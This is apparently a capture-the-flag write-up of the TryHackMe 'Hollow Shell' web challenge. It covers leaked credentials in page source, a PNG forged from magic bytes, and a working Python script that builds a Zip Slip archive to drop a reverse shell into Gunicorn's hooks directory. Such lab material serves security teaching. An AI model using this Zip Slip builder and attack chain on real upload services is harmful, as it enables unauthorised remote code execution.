
Overview
Hollow Shell is a TryHackMe web challenge built around a hotel “Shoreline Display” service that lets an authenticated concierge upload themed asset packages. Staff credentials leaked in the page source grant access to the upload feature, whose ZIP-based manifest format is reverse engineered from the server’s own validation errors. A minimal PNG is forged using its magic bytes to satisfy the allowed asset types, and a Zip Slip path traversal is then used to drop a malicious Python script into the backend’s Gunicorn hooks directory, resulting in a reverse shell.
Attack Chain
- Scan the target and identify
SSHon port22and an HTTP service on port5000 - Get redirected to a staff sign-in portal
- Recover staff credentials left commented out in the page source
- Log in and find a Room Service / Shoreline Display asset upload feature
- Learn the upload must be a
.zipcontaining ashell.jsonmanifest listing assets - Forge a minimal
PNGusing its magic bytes to satisfy the allowed asset types - Iteratively fix
shell.jsonbased on the server’s validation errors (missingname,assetsmust be a list) - Successfully upload the archive and access the asset through its generated endpoint
- Identify
Gunicornas the backend server and discover it supports automation hooks - Build a
Zip Sliparchive that plants a Python reverse shell script into thehooks/directory - Start a listener and upload the malicious archive
- Catch a reverse shell as
roomserviceand read the flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.82.152.132; export NAME=TOWELSUNBED; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,5000
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

The scan identifies SSH on port 22 and a web service on port 5000, which becomes the focus of enumeration.
Web Enumeration
Staff Sign-In Portal
Browsing to port 5000 redirects us to /login, a staff sign-in portal.

Looking at the page source reveals a commented-out note containing staff credentials.

concierge:StayNoticed2024!
Room Service / Shoreline Display
After logging in, we find a Room Service / Shoreline Display page that lets us upload an image file to be displayed across the property’s rooms.

The upload must be a .zip archive containing a shell.json manifest listing all included assets. Allowed asset types are png, jpg, gif, svg, css and json.
Foothold
Forging a PNG with Magic Bytes
We create an empty .png file that only contains its magic bytes, using its corresponding hex signature. This can be done with echo, printf or xxd:
# echo
echo -ne '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' > blank.png

# printf
printf '\x89PNG\r\n\x1a\n' > blank.png

# xxd

echo '89504e470d0a1a0a' | xxd -r -p > blank.png
We use xxd to create blank.png.
Building the Upload Manifest
We don’t yet know which fields shell.json requires, so we start with our blank.png as the only asset.
echo '{"assets":"blank.png"}' > shell.json


We add shell.json and blank.png to a zip archive to upload.
zip shell.zip shell.json blank.png
Uploading shell.zip returns an error stating shell.json is missing a name.

We add a name field to shell.json.

Re-zipping and re-uploading now returns a different error: assets must be a list.

We update assets to be a list in shell.json.

Re-zipping and re-uploading again now succeeds, and we receive an endpoint to access it.
shells/ee380b24946d/

Navigating to the endpoint confirms blank.png was uploaded.
http://10.80.156.87:5000/shells/ee380b24946d/blank.png
Gunicorn Automation Hooks

Our nmap results showed the server is running Gunicorn, a Python-based WSGI server. We first try to see if we can smuggle a Python command through the upload to gain code execution.

The file uploads, but the command isn’t executed.

Looking back at the main dashboard page, we notice that a shell may include automation hooks. Researching Gunicorn confirms these hooks can be Python scripts that run automatically.
Zip Slip to Reverse Shell
To exploit this, we craft a zip archive that includes a relative path traversal to place our malicious Python script into the hooks folder, a Zip Slip.
Blind code execution through the /hooks endpoint is enough on its own, so rather than upload a webshell, we go straight to a reverse shell payload. We use Python3 #2 from revshells.com and save it as rev443.py.

We then build the Zip Slip archive with Python. The script below takes shell.json and blank.png and adds ../../hooks/rev443.py into a zip archive named malicious.zip, with the executable bit set so it runs once dropped.
import zipfile

with zipfile.ZipFile('malicious.zip', 'w') as zf:
    # Normal files - use write() if they exist on disk, or writestr() for inline content
    zf.write('shell.json', arcname='shell.json')
    zf.write('blank.png', arcname='blank.png')

    # Traversal file - set executable bit so it can run once dropped
    zi = zipfile.ZipInfo('../../hooks/rev443.py')
    zi.external_attr = 0o755 << 16  # rwxr-xr-x
    with open('rev443.py', 'rb') as f:
        zf.writestr(zi, f.read())
Before uploading malicious.zip, we start a penelope listener on port 443.
The file uploads without any errors.

And we catch a shell as roomservice.

The flag can now be read.

Key Takeaways
Hollow Shell shows how a ZIP-based upload feature can be reverse engineered purely from its own validation errors, and how a single Zip Slip write primitive becomes serious once paired with something on the box that automatically executes what gets written, here, Gunicorn’s automation hooks. Forging just enough of a file format to pass a magic-byte check, then abusing an unsanitised archive path to escape the intended upload directory, was enough to turn an authenticated file upload into remote code execution.